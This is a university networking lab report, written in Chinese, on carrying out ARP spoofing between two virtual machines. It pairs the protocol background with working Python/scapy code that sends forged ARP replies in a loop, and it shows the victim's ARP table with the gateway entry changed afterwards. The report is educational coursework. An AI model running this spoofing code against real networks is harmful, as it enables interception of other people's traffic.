

上海大学



SHANGHAI UNIVERSITY

2021-2022 学年秋季学期

上海大学 计算机学院

《计算机网络》

综合实验二

实验名称 : ARP 欺骗

专业 : 计算机科学与技术专业

姓名 : 汪雨卿

学号 : 19120191

ARP 欺骗

1. 系统实现的实验环境和编程开发工具

本实验包括利用两台虚拟机，一台 Windows 系统的虚拟机作为被攻击主机，另一台 Linux 系统的主机作为攻击机器。

本实验选择 Python 语言来实现 ARP 的工具可以利用 pip 包管理器进行安装，命令为：
pip install 库名==XXX.XX-i https://pypi.tuna.tsinghua.edu.cn/simple。本实验需要引入的第三方库文件：

```
import os
import re
import time

from scapy.layers.l2 import Ether, ARP
from scapy.sendrecv import srp, sendp
```

2 实验原理

2.1 网关

网关工作在 OSI 七层模型中的传输层或者应用层，用于高层协议的不同网络之间的连接，简单地说，网关就好比是一个房间通向另一个房间的一扇门。

2.2 ARP 协议


ARP (Address Resolution Protocol) 地址转换协议，工作在 OSI 模型的数据链路层，在以太网中，网络设备之间互相通信是用 MAC 地址而不是 IP 地址，ARP 协议就是用来把 IP 地址转换为 MAC 地址的。而 RARP 和 ARP 相反，它是反向地址转换协议，把 MAC 地址转换为 IP 地址。

假设 A(192.168.1.2) 与 B(192.168.1.3) 在同一局域网，A 要和 B 实现通信。A 首先会发送一个数据包到广播地址 (192.168.1.255)，该数据包中包含了源 IP (A)、源 MAC、目的 IP (B)、目的 MAC，这个数据包会被发放给局域网中的所有的主机，但是只有 B 主机回复一个包含了源 IP (B)、源 MAC、目的 IP (A)、目的 MAC 的数据包给 A，同时 A 主机将返回的这个地址保存在 ARP 缓存表中，这应该就是通过 ping 主机然后 arp -a 查看局域网内主机的原理。


2.3 ARP 欺骗原理

ARP 协议称为地址解析协议，是工作在网络层的协议，基本任务就是将 IP 地址转换为

MAC 地址（物理地址）。由于网络层 IP 数据报是根据 IP 地址确定传送目标，而以局域网交换设备传送的是数据帧，它们是依靠 48 位以太网地址（MAC 地址）确定传送目标，以太网数据帧的并不能识别 32 位的 IP 地址，所以在局域网内部的机器要和其他机器进行通信，首先就要获取对方的物理地址，这就需要 ARP 协议来实现 IP 地址转换为物理地址这种对应关系。



ARP 协议是一个不安全的协议，只要你发送 ARP 数据包就能修改目标的 MAC 缓存表，基于这种不安全性，便能实现 ARP 欺骗。ARP 的攻击原理：攻击者冒充网关的身份 MAC 地址，被攻击者发给网关的流量会全部经过攻击者机；攻击者冒充被攻击者的身份 MAC 地址，卖家发给被攻击者的流量也会经过攻击者机的手上。被攻击者无法与网关联系，导致流量无法到达被攻击者机上，而攻击者却能拿到网段所有流量（图 2）。



2.4 ARP 欺骗和中间人攻击的实现

使用 Python 编写 ARP 欺骗工具思路：不断发送修改对方 MAC 缓存表的 APR 数据包。

1) 欺骗目标主机：以太网报头：本机 MAC • 目标机 MAC 数据（ARP 数据包）：目标机 MAC • 目标机 IP • 操作类型请求或回复 • 本机 MAC • 网关 IP。

2) 欺骗路由器：以太网报头：网关 MAC • 本机 MAC 数据（ARP 数据包）：网关 MAC • 网关 IP • 操作类型请求或回复 • 本机 MAC • 目标机 IP。

在 scapy 模块中，ARP 是构建 ARP 数据包的类，Ether 用来构建以太网数据包，构造 ARP

数据包并加上以太网报头实现 ARP 欺骗目的。

```
def ARPspoofer ( srcMAC , srcIP , dstMAC , dstIP ) :  
    try :  
        eth=Ether ( ) #构造以太网数据帧  
        ARP=ARP ( #构造 ARP 数据帧  
            op="is-at" , #ARP 数据包类型, 1 表示请求, 2 表示回应  
            hwsrc=srcMAC , #源地址网卡地址  
            psrc=srcIP , #源地址 IP 地址  
            hwdst=dstMAC , #目标地址网卡地址  
            pdst=dstIP #目标地址 IP 地址  
        )
```

3. 基于 Python 的 ARP 实现代码分析

3.1 get_mac_address()

功能: 利用 linux 系统的 ifconfig 指令输出内容, 提取所需要的 mac 地址内容。

方法: 将 ifconfig 中的内容, 按行读入, 在利用正则匹配的 search 方法进行查找输出。在程序段的最初设置 PATTERN 模式匹配的字符串。

```
UNKNOWN_MAC = 'ff:ff:ff:ff:ff:ff'  
PATTERN = '\w\w:\w\w:\w\w:\w\w:\w\w:\w\w'  
  
def get_mac_address(network):  
    temp = os.popen('ifconfig' + network)  
    result = temp.readlines()  
    for item in result:  
        condition = re.search(PATTERN, item)  
        if condition:  
            return condition.group(0)
```

运行 get_mac_address(), 即获取得到黄色下划线部分的内容。

```
00:0c:29:53:6c:ab
```

运行 ifconfig

```
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.139.135 netmask 255.255.255.0 broadcast 192.168.139.255  
    inet6 fe80::3127:4538:3cd6:54ed prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:53:6c:ab txqueuelen 1000 (Ethernet)  
    RX packets 23019 bytes 33683574 (33.6 MB)  
    RX errors 78 dropped 96 overruns 0 frame 0  
    TX packets 13670 bytes 815988 (815.9 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
    device interrupt 19 base 0x2000
```

3.2 get_ip_address()

功能: 利用 linux 系统的 ifconfig 指令输出内容, 提取所需要的 ip 地址内容。

方法: 将 ifconfig 中的内容, 按行读入。由于 ifconfig 显示内容的格式是统一不变化的, 因此可以利用 str 字符串类型的 split 分段的方式将所需要的 ip 地址字段利用前后的字符

进行分割。从而得出所要的 ip 地址段内容，再利用 strip() 功能去除前后的空格。

```
def get_ip_address(network):
    temp = os.popen('ifconfig' + network)
    result = temp.readlines()
    local_ip = None
    i = 0
    for item in result:
        if 'inet' in item:
            local_ip = str(item).split('inet')[1].split('netmask')[0].strip()
            break
    return local_ip
```

运行 get_mac_address(), 即获取得到黄色下划线部分的内容。

```
ip:192.168.139.135
```

运行 ifconfig

```
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.139.135 netmask 255.255.255.0 broadcast 192.168.139.255
    inet6 fe80::3127:4538:3cd6:54ed prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:53:6c:ab txqueuelen 1000 (Ethernet)
    RX packets 23019 bytes 33683574 (33.6 MB)
    RX errors 78 dropped 96 overruns 0 frame 0
    TX packets 13670 bytes 815988 (815.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000
```

3.3 get_gateway()

功能：利用 linux 系统的指令获取网关的 IP 地址

方法：将指令中的内容读入。从中提取所需要的网关 IP 地址。

```
# gateway ip
def get_gateway(network):
    temp = os.popen("route -n | grep " + network + " | grep UG | awk '{print $2}'")
    result = temp.read()
    return str(result).strip()
```

3.3 get_gateway()

功能：利用指定的 ip 地址获取想要的 mac 地址

方法：首先利用获取本地的 ip 地址，然后通过将本地 ip 加 '/24'。即获得本网段的所有 IP 地址。然后对所有获得的 IP 地址进行一个扫描，返回一个列表。

例：<Results:Other:3>, <Unanswered: Other: 253> 第一部分为有结果的 IP，第二部分为无响应的 IP 地址部分。

然后获取第一个向中的两个包，从响应包中获取硬件的 MAC 地址，即我需要的目标的 MAC 地址。同样获取目标的 ip 地址。

```
def get_mac_from_ip(ip, network='ens33'):
    local_ip = get_ip_address(network)
    ip_list = local_ip + '/24'

    temp = srp(Ether(dst = UNKNOWN_MAC) / ARP(pdst=ip_list), timeout=3, verbose=False, iface=network)
    result = temp[0].res
    for item in result:
        target_mac = item[1].getlayer(ARP).fields['hwsrc']
        target_ip = item[1].getlayer(ARP).fields['psrc']
        if str(target_ip) == str(ip):
            return target_mac
    return UNKNOWN_MAC
```

3.4 arp_spoof()

功能：实现 arp 的欺骗功能，替换网关

方法：首先通过获取本机的网关，再李永刚网关 ip 获取网关的 MAC 地址；接着，利用获取本机的 MAC 地址以及目标 ip 的 MAC 地址。完成所有地址获取的步骤之后，进入循环发送量数据包。

第一个数据包：欺骗目标机器。第一部分 Ether 数据包的 MAC 地址是不能被欺骗的，因此保持原有的状态（即设置为原有值）。第二部分 ARP 数据包设置网关对应的 MAC 地址为攻击的乌班图系统的 MAC 地址。

第二个数据包：欺骗网关。第一部分 Ether 数据包的 MAC 地址是不能被欺骗的，因此保持原有的状态（即设置为原有值）。第二部分 ARP 数据包设置，告诉网关目标 ip 的地址乌班图的 ip 地址。

```
def arp_spoof(target_ip, network = 'ens33'):
    gateway = get_gateway(network)
    gateway_mac = get_mac_from_ip(gateway)
    local_mac = get_mac_address(network)
    target_mac = get_mac_from_ip(target_ip)


    while True:
        # OP1:WHO IS OP2:IS AT
        sendp(Ether(src=local_mac,dst=target_mac) / ARP(hwsrc = local_mac, hwdst = target_mac, psrc = gateway, pdst = target_ip,op=2),verbose=False,iface=network)
        sendp(Ether(src=local_mac,dst=target_mac) / ARP(hwsrc = local_mac, hwdst = target_mac, psrc = target_ip, pdst = gateway,op=2),verbose=False,iface=network)
        print('f')
        time.sleep(1)
```


4 具体实现

4.1 在 Ubuntu 系统中设置 `sysctl net.ipv4.ip_forward=1`

```
cetacean@cetacean-virtual-machine:~/Cetacean/ARP$ sysctl net.ipv4.ip_forward =1
net.ipv4.ip_forward = 0
sysctl: malformed setting "=1"
```

4.2 查询 windows 系统的 arp 表



以太网适配器 本地连接:

连接特定的 DNS 后缀 : localdomain
本地链接 IPv6 地址. : fe80::8442:da90:59f8:f86a%11
IPv4 地址 : 172.16.12.132
子网掩码 : 255.255.255.0
默认网关. : 172.16.12.2


C:\Users\Administrator>arp -a

接口: 172.16.12.132 --- 0xb

Internet 地址	物理地址	类型
172.16.12.2	00-50-56-e9-2d-6e	动态
172.16.12.134	00-00-00-00-00-00	动态
172.16.12.254	00-50-56-f5-99-b3	动态
172.16.12.255	ff-ff-ff-ff-ff-ff	静态
224.0.0.22	01-00-5e-00-00-16	静态
224.0.0.251	01-00-5e-00-00-fb	静态
224.0.0.252	01-00-5e-00-00-fc	静态
239.255.255.250	01-00-5e-7f-ff-fa	静态
255.255.255.255	ff-ff-ff-ff-ff-ff	静态

C:\Users\Administrator>

4.3 运行编写的 python arp 欺骗程序，并再次查看 arp 欺骗的表。此时可以发现物理地址变化，说明 arp 欺骗成功。




C:\Users\Administrator>arp -a

接口: 172.16.12.132 --- 0xb

Internet 地址	物理地址	类型
172.16.12.2	00-0c-29-18-c6-df	动态
172.16.12.134	00-00-00-00-00-00	动态
172.16.12.254	00-50-56-f5-99-b3	动态
172.16.12.255	ff-ff-ff-ff-ff-ff	静态
224.0.0.22	01-00-5e-00-00-16	静态
224.0.0.251	01-00-5e-00-00-fb	静态
224.0.0.252	01-00-5e-00-00-fc	静态
239.255.255.250	01-00-5e-7f-ff-fa	静态
255.255.255.255	ff-ff-ff-ff-ff-ff	静态

C:\Users\Administrator>

4.4 借助 driftnet 工具检测 Windows 系统的图片下载。打开一个网站，并下载



5 体会

在完成本次实验之初，我对于 ARP 的了解主要是来源于课堂上老师对于 APR 数据包结构和对应路由表传输方式的理解。并没有实际在计算机中了解过具体的数据应该通过什么方式查看，更没有思考过可以通过什么方式去获取所需要的 IP 地址，MAC 地址。为了完成本次实验，我查阅了很多相关的资料，同时结合之前专业选修课 python 计算中设计到的一些方法，一步步实现了对于所需要的数据的提取。在更好的了解计算机如何显示和调取 ip，mac 地址的同时，也回顾了 python 相关的知识。此外，在了解了 ARP 欺骗的原理过后，我

也意识到了网络安全和保密性的重要性，网络看似便捷快速，但同时也隐藏着很多潜在的危机和漏洞。没有安全保障的网络，对于高级的黑客可能就是透明的信息数据库。因此，认真学习计算机网络和安全相关的课程也是计算机专业学生未来很重要的课程和使命。